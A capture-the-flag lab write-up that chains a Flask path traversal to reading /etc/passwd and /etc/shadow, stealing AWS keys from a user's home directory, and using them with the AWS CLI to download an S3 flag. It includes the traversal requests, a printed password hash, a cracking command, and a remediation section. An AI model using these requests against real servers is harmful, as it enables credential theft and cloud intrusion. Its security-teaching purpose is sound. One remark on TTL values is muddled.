Pwned Labs : Path Traversal to AWS credentials to S3
Pwned Labs : Path Traversal to AWS credentials to S3
→ Path Traversal to AWS Credentials to S3 : Detailed Walkthrough
Platform Link: https://pwnedlabs.io/
Category: Web Security / Cloud Security
Techniques: Path Traversal, AWS Credential Theft, S3 Enumeration
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .

→ Objective
Exploit a path traversal vulnerability in a web application to read sensitive files from the server, steal AWS credentials stored on disk, and use them to access an S3 bucket containing the flag.
Step 1 : Reconnaissance
Ping the Target
1
ping 13.50.73.5 -c 4
What this does: Sends 4 ICMP echo request packets to confirm the host is alive and reachable. The -c 4 flag limits it to 4 packets.
Result: The host responded with ~440ms latency, confirming it’s up. The TTL of 119 suggests a Linux machine (started at 128, one hop decremented it… actually started at 128 via Windows-like routing; Linux typically starts at 64, but EC2 instances vary).
Port Scanning with Nmap
1
nmap -Pn 13.50.73.5 -T5
Breakdown:
-Pn- Skip host discovery (don’t ping first), treat host as up. Useful when ICMP is blocked.13.50.73.5- Target IP.-T5- Timing template 5 (“Insane”), fastest scan, aggressive timing.
Result:
1
2
PORT   STATE SERVICE
80/tcp open  http
Only port 80 (HTTP) is open. The reverse DNS shows it’s an EC2 instance in eu-north-1 (Stockholm region):
1
ec2-13-50-73-5.eu-north-1.compute.amazonaws.com
Step 2 : Web Application Exploration


Navigating to http://13.50.73.5 in the browser reveals a web application — a logistics management platform called “Huge Logistics”.

Sign Up / Login
You signed up and logged into the application. After logging in, you were presented with a dashboard.
Step 3 : Discovering the File Download Feature
After exploring the dashboard, you found an “Export to CSV” button. Clicking it triggered a download of a file named:

1
nothinng_random.csv


This is a critical finding — the application is serving files via a download endpoint. Intercepting this request in Burp Suite reveals the request structure:
1
GET /download?file=nothinng_random.csv HTTP/1.1
The file parameter directly takes a filename and serves it. This is a classic indicator of a path traversal vulnerability — if there’s no sanitization, we can manipulate this parameter to read arbitrary files.
Identifying the S3 Bucket
From examining the CSV or the page source, you found the S3 bucket hostname:
1
huge-logistics-bucket.s3.eu-north-1.amazonaws.com
This is your target S3 bucket — you’ll need credentials to access it.
Step 4 : Path Traversal Attack
Wordlist Reference
You referenced the wfuzz path traversal wordlist for Linux:
1
https://github.com/xmendez/wfuzz/blob/master/wordlist/vulns/dirTraversal-nix.txt
This wordlist contains various ../ traversal patterns, helping to identify which encoding or depth bypasses the application’s (non-existent) filters.


Reading /etc/passwd
In Burp Suite’s Repeater, you modified the request:
1
GET /download?file=../../..//etc/passwd HTTP/1.1
Why ../../../?
The application serves files from /web/app/exports/. To reach /etc/passwd you need to traverse up the directory tree:
../→/web/app/../../→/web/../../../→/(filesystem root)- Then
etc/passwd
Result — /etc/passwd contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin
systemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/usr/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:997:997:daemon account for libstoragemgmt:/:/usr/sbin/nologin
systemd-coredump:x:996:996:systemd Core Dumper:/:/usr/sbin/nologin
systemd-timesync:x:995:995:systemd Time Synchronization:/:/usr/sbin/nologin
chrony:x:994:994:chrony system user:/var/lib/chrony:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
ec2-instance-connect:x:993:993::/home/ec2-instance-connect:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
nedf:x:1001:1001::/home/nedf:/bin/bash
Key finding: There are two non-system users with shell access:
ec2-user- the default AWS EC2 usernedf- a custom user, home directory at/home/nedf

Reading /etc/shadow
You also read the shadow file (possible because uWSGI runs as root):
1
GET /download?file=../../..//etc/shadow HTTP/1.1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
root:*LOCK*:14600::::::
bin:*:19387:0:99999:7:::
daemon:*:19387:0:99999:7:::
adm:*:19387:0:99999:7:::
lp:*:19387:0:99999:7:::
sync:*:19387:0:99999:7:::
shutdown:*:19387:0:99999:7:::
halt:*:19387:0:99999:7:::
mail:*:19387:0:99999:7:::
operator:*:19387:0:99999:7:::
games:*:19387:0:99999:7:::
ftp:*:19387:0:99999:7:::
nobody:*:19387:0:99999:7:::
dbus:!!:19517::::::
systemd-network:!*:19517::::::
systemd-oom:!*:19517::::::
systemd-resolve:!*:19517::::::
sshd:!!:19517::::::
rpc:!!:19517:0:99999:7:::
libstoragemgmt:!*:19517::::::
systemd-coredump:!*:19517::::::
systemd-timesync:!*:19517::::::
chrony:!!:19517::::::
rpcuser:!!:19517::::::
ec2-instance-connect:!!:19517::::::
tcpdump:!!:19517::::::
ec2-user:!!:19522:0:99999:7:::
nedf:$6$cF8qvHHoH9sHD7V9$R.1pPDd2sOjOtXN56uoC/fLn/U1N2RZLNLIBes26ZfuXYJjBkIHWulQWbFs8t2LQe5.92lEZIrX18GXpcJe/w1:19522:0:99999:7:::
Result : relevant entry:
1
nedf:$6$cF8qvHHoH9sHD7V9$R.1pPDd2sOjOtXN56uoC/fLn/U1N2RZLNLIBes26ZfuXYJjBkIHWulQWbFs8t2LQe5.92lEZIrX18GXpcJe/w1:19522:0:99999:7:::
The $6$ prefix indicates SHA-512 hashing. You attempted to crack it with John the Ripper:
1
john --wordlist=/usr/share/wordlists/rockyou.txt result
Breakdown:
--wordlist=/usr/share/wordlists/rockyou.txt- Use the rockyou wordlist (~14 million passwords).result- The file containing the hash extracted from shadow.
Result: Not cracked within the attempted time (~1 min 9 sec, only 2.80% complete). Password is not in rockyou — but this doesn’t matter, because there’s a better path forward.
Step 5 : Stealing AWS Credentials via Path Traversal
AWS CLI credentials are typically stored at:
1
~/.aws/credentials
For the user nedf, that path is:
1
/home/nedf/.aws/credentials
The Critical Request
1
GET /download?file=../../..//home/nedf/.aws/credentials HTTP/1.1

Result:
1
2
3
[default]
aws_access_key_id = AKIATWVWNKAVEU********
aws_secret_access_key = EuEQvgS68SmMX3ldbBPHNjIjFg**********
You now have valid AWS IAM credentials for the user nedf.
Step 6 : Using the AWS Credentials
Configure the AWS Profile
Save the credentials in your local AWS config:
1
2
# Either edit ~/.aws/credentials manually or use:
aws configure --profile aws
Enter the stolen keys when prompted.
Verify Identity
1
aws sts get-caller-identity --profile aws
What this does: Calls AWS Security Token Service to confirm who the credentials belong to.
Result:
1
2
3
4
5
{
    "UserId": "AIDATWVWNKAVDYBJBNBFC",
    "Account": "254859366442",
    "Arn": "arn:aws:iam::254859366442:user/nedf"
}
Confirmed — you’re authenticated as IAM user nedf in AWS account 254859366442.
Step 7 : Accessing the S3 Bucket
List the Bucket Contents
1
aws s3 ls huge-logistics-bucket --profile aws
What this does: Lists all objects in the huge-logistics-bucket S3 bucket.
Result:
1
2
                           PRE static/
2023-06-28 21:51:50         32 flag.txt
There’s a flag.txt and a static/ folder. Target acquired.
Download the Flag
1
aws s3 cp s3://huge-logistics-bucket/flag.txt . --profile aws
Breakdown:
s3 cp— Copy command for S3.s3://huge-logistics-bucket/flag.txt— Source (S3 object)..— Destination (current directory).--profile aws— Use theawsprofile with stolen credentials.
1
cat flag.txt
Flag:
1
abacea0228c2b1b***********
Vulnerable Code Analysis
The Flask route responsible for the vulnerability:
1
2
3
4
5
6
@web.route('/download', methods=['GET'])
def download():
    file = request.args.get('file')
    if session.get('isLoggedIn') and session.get('name').strip():
        return send_file('/web/app/exports/' + file)
    return redirect('/login')
Why it’s vulnerable:
request.args.get('file')— Takes raw user input with zero sanitization.send_file('/web/app/exports/' + file)— Directly concatenates user input to a base path.- No check for
../sequences, null bytes, or absolute paths. - Application runs as root (via uWSGI), so it can read any file on the system including
/etc/shadowand other users’ home directories.
Remediation
1. Use send_from_directory() instead of send_file()
1
2
3
4
5
6
7
8
from flask import send_from_directory

@web.route('/download', methods=['GET'])
def download():
    file = request.args.get('file')
    if session.get('isLoggedIn') and session.get('name').strip():
        return send_from_directory('/web/app/exports/', file)
    return redirect('/login')
send_from_directory() performs path normalization and ensures the resolved file path stays within the specified directory, preventing traversal.
2. Restrict File Types
Only allow CSV downloads:
1
2
3
4
import os

if not file.endswith('.csv'):
    return abort(400)
3. Don’t Run uWSGI as Root
Running uWSGI as root means any file read vulnerability can access the entire filesystem including shadow passwords and credentials. Use a reverse proxy (nginx/Apache) to handle port 80/443 binding, and run uWSGI as a low-privilege user.
4. Don’t Store AWS Credentials on Disk
On EC2 instances, use IAM Instance Roles instead of storing credentials in ~/.aws/credentials. Instance metadata credentials are ephemeral and don’t persist to disk.
Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Port 80 Open (HTTP)
        ↓
Web App with Export to CSV Feature
        ↓
Discovered /download?file= endpoint
        ↓
Path Traversal → /etc/passwd (found user: nedf)
        ↓
Path Traversal → /home/nedf/.aws/credentials
        ↓
AWS IAM Keys Stolen (user: nedf)
        ↓
aws sts get-caller-identity → Confirmed identity
        ↓
aws s3 ls huge-logistics-bucket → flag.txt found
        ↓
aws s3 cp → Flag downloaded ✓
